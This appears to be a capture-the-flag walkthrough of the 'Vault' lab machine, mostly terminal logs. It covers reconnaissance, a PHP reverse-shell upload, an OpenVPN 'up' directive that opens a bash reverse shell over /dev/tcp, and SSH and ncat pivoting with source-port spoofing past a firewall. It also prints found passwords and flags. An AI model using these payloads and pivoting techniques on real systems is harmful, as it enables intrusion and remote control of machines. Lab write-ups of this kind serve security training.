
```
root@kali:~/Masaüstü# nmap -sS -sV -T5 10.10.10.109
Starting Nmap 7.70 ( https://nmap.org ) at 2018-11-28 17:16 +03
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 60.17% done; ETC: 17:16 (0:00:03 remaining)
Nmap scan report for 10.10.10.109
Host is up (0.060s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```



Welcome to the Slowdaddy web interface

We specialise in providing financial orginisations with strong web and database solutions and we promise to keep your customers financial data safe.


We are proud to announce our first client: Sparklays (Sparklays.com still under construction)


```
root@kali:~/Masaüstü# dirb http://10.10.10.109/sparklays

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Nov 28 17:16:42 2018
URL_BASE: http://10.10.10.109/sparklays/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.109/sparklays/ ----
+ http://10.10.10.109/sparklays/admin.php (CODE:200|SIZE:615)
==> DIRECTORY: http://10.10.10.109/sparklays/design/

---- Entering directory: http://10.10.10.109/sparklays/design/ ----
==> DIRECTORY: http://10.10.10.109/sparklays/design/uploads/

---- Entering directory: http://10.10.10.109/sparklays/design/uploads/ ----
-> Testing: http://10.10.10.109/sparklays/design/uploads/java-plugin
```

Go to : http://10.10.10.109/sparklays/design/upload
And upload reverse.php5
Listen : nc -nlvp 4444

```
/home/dave/Desktop$cat ssh
dave
Dav3therav3123
```

```
root@kali:~/Masaüstü# ssh dave@10.10.10.109
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Wed Nov 28 06:30:48 2018 from 10.10.15.52
dave@ubuntu:~$ id
uid=1001(dave) gid=1001(dave) groups=1001(dave)
dave@ubuntu:~$ ls
Desktop  Documents  Downloads  examples.desktop  Music  Pictures  Public  Templates  Videos
dave@ubuntu:~$ cd Desktop/
dave@ubuntu:~/Desktop$ ls -la
total 20
drwxr-xr-x  2 dave dave 4096 Sep  3 06:51 .
drwxr-xr-x 18 dave dave 4096 Sep  3 08:34 ..
-rw-rw-r--  1 alex alex   14 Jul 17 10:31 key
-rw-rw-r--  1 alex alex   74 Jul 17 10:30 Servers
-rw-rw-r--  1 alex alex   20 Jul 17 10:31 ssh
dave@ubuntu:~/Desktop$ cat key
itscominghome
dave@ubuntu:~/Desktop$ cat Servers
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
dave@ubuntu:~/Desktop$ cat ssh
dave
Dav3therav3123
```


root@kali:~/Masaüstü# ssh -L 80:192.168.122.4:80 dave@10.10.10.109
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
222 packages can be updated.
47 updates are security updates.
Last login: Wed Nov 28 06:37:26 2018 from 10.10.15.36
dave@ubuntu:~$ id
uid=1001(dave) gid=1001(dave) groups=1001(dave)
dave@ubuntu:~$



VPN Configurator

Here you can modify your .ovpn file and execute it.


Note: nobind must be used.

```
remote 192.168.122.4
nobind
dev tun
script-security 2
up "/bin/bash -c '/bin/bash -i > /dev/tcp
/192.168.122.1/1337 0<&1 2>&1&'"
```


Update file

Test VPN

```
dave@ubuntu:~$ nc -nlvp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from [192.168.122.4] port 1337 [tcp/*] accepted (family 2, sport 47348)
bash: cannot set terminal process group (1126): Inappropriate ioctl for device
bash: no job control in this shell
root@DNS:/var/www/html# id
id
uid=0(root) gid=0(root) groups=0(root)
root@DNS:/var/www/html# cd ../../../
cd ../../../
root@DNS:/# cd home
cd home
root@DNS:/home# ls
ls
alex
dave
root@DNS:/home# cd dave
cd dave
root@DNS:/home/dave# cat user.txt
cat user.txt
a4947faa8d4e1f80771d34234bd88c73
root@DNS:/home/dave#
```


root@DNS:/home/dave# ls
ls
ssh
user.txt
root@DNS:/home/dave# cat ssh
cat ssh
dave
dav3gerous567
root@DNS:/home/dave#

```
root@kali:~/Masaüstü# ssh dave@10.10.10.109
dave@10.10.10.109's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

222 packages can be updated.
47 updates are security updates.

Last login: Sun Dec  9 23:39:29 2018 from 10.10.12.197
dave@ubuntu:~$ ssh dave@192.168.122.4
dave@192.168.122.4's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

98 packages can be updated.
50 updates are security updates.


Last login: Mon Sep  3 16:38:03 2018
dave@DNS:~$ sudo su
[sudo] password for dave:
root@DNS:/home/dave#
```


Sep 2 15:07:45 DNS sudo: pam_unix(sudo:auth): authentication failure; logname=dave uid=1001 euid=0 tty=/dev/pts/0 ruser=dave rhost= user=dave
Sep 2 15:07:51 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/nmap 192.168.5.2 -Pn --source-port=4444 -f
Sep 2 15:07:51 DNS sudo: pam_unix(sudo:session): session opened for user root by dave(uid=0)
Sep 2 15:08:55 DNS sudo: pam_unix(sudo:session): session closed for user root
Sep 2 15:09:01 DNS CRON[2459]: pam_unix(cron:session): session opened for user root by (uid=0)
Sep 2 15:09:01 DNS CRON[2459]: pam_unix(cron:session): session closed for user root
Sep 2 15:10:20 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 1234 --sh-exec ncat 192.168.5.2 987 -p 53
Sep 2 15:10:20 DNS sudo: pam_unix(sudo:session): session opened for user root by dave(uid=0)
Sep 2 15:10:34 DNS sudo: dave : TTY=pts/0 ; PWD=/home/dave ; USER=root ; COMMAND=/usr/bin/ncat -l 3333 --sh-exec ncat 192.168.5.2 987 -p 53

```
root@DNS:/home/dave# nmap -Pn -sA -p- 192.168.5.2

Starting Nmap 7.01 ( https://nmap.org ) at 2018-12-10 07:45 GMT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
Stats: 0:00:04 elapsed; 0 hosts completed (1 up), 1 undergoing ACK Scan
ACK Scan Timing: About 0.19% done
Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing ACK Scan
ACK Scan Timing: About 7.09% done; ETC: 07:51 (0:05:54 remaining)
Stats: 0:01:56 elapsed; 0 hosts completed (1 up), 1 undergoing ACK Scan
ACK Scan Timing: About 25.96% done; ETC: 07:52 (0:05:31 remaining)
Stats: 0:04:40 elapsed; 0 hosts completed (1 up), 1 undergoing ACK Scan
ACK Scan Timing: About 39.83% done; ETC: 07:57 (0:07:05 remaining)
Stats: 0:10:18 elapsed; 0 hosts completed (1 up), 1 undergoing ACK Scan
ACK Scan Timing: About 85.87% done; ETC: 07:57 (0:01:42 remaining)
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0034s latency).
Not shown: 65533 filtered ports
PORT     STATE      SERVICE
53/tcp   unfiltered domain
4444/tcp unfiltered krb524

Nmap done: 1 IP address (1 host up) scanned in 722.86 seconds
root@DNS:/home/dave# nmap 192.168.5.2 -Pn --source-port=4444 -f

Starting Nmap 7.01 ( https://nmap.org ) at 2018-12-10 08:02 GMT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. T
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.99% done; ETC: 08:02 (0:00:00 remaining)
Nmap scan report for Vault (192.168.5.2)
Host is up (0.0040s latency).
Not shown: 999 closed ports
PORT    STATE SERVICE
987/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 21.28 seconds
root@DNS:/home/dave#
```

```
root@DNS:/home/dave# ncat -l 1234 --sh-exec "ncat 192.168.5.2 987 -p 53" &
[1] 1452
root@DNS:/home/dave# ssh dave@192.168.122.4 -p 1234
The authenticity of host '[192.168.122.4]:1234 ([192.168.122.4]:1234)' can't
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbzlqhq2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.122.4]:1234' (ECDSA) to the list of know
dave@192.168.122.4's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.


Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$ cd /
-rbash: cd: restricted
dave@vault:~$ cd /bin/sh .
-rbash: cd: restricted
dave@vault:~$ sh
$ gpg root.txt.gpg
gpg: directory `/home/dave/.gnupg' created
gpg: new configuration file `/home/dave/.gnupg/gpg.conf' created
gpg: WARNING: options in `/home/dave/.gnupg/gpg.conf' are not yet active duri
gpg: keyring `/home/dave/.gnupg/secring.gpg' created
gpg: keyring `/home/dave/.gnupg/pubring.gpg' created
gpg: encrypted with RSA key, ID D1EB1F03
gpg: decryption failed: secret key not available
$
```

```
dave@ubuntu:/$ nano root.txt.gpg
dave@ubuntu:/$ pwd
/
dave@ubuntu:/$ cd home/dave
dave@ubuntu:~$ nano root.txt.gpg
dave@ubuntu:~$ cat root.txt.gpg|base32 -d > /tmp/root.txt.gpg
dave@ubuntu:~$ cd /tmp
dave@ubuntu:/tmp$ gpg root.txt.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: Invalid passphrase; please try again ...

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
      "david <dave@david.com>"
dave@ubuntu:/tmp$ ls
root.txt
root.txt.gpg
systemd-private-eb64e3dfc85847dcb378d46ca0d99036-colord.service-Z4hMOX
systemd-private-eb64e3dfc85847dcb378d46ca0d99036-rtkit-daemon.service-yXzI
systemd-private-eb64e3dfc85847dcb378d46ca0d99036-systemd-timesyncd.service
VMwareDnD
vmware-root
dave@ubuntu:/tmp$ cat root.txt
ca468370b91d1f5906e31093d9bfe819
```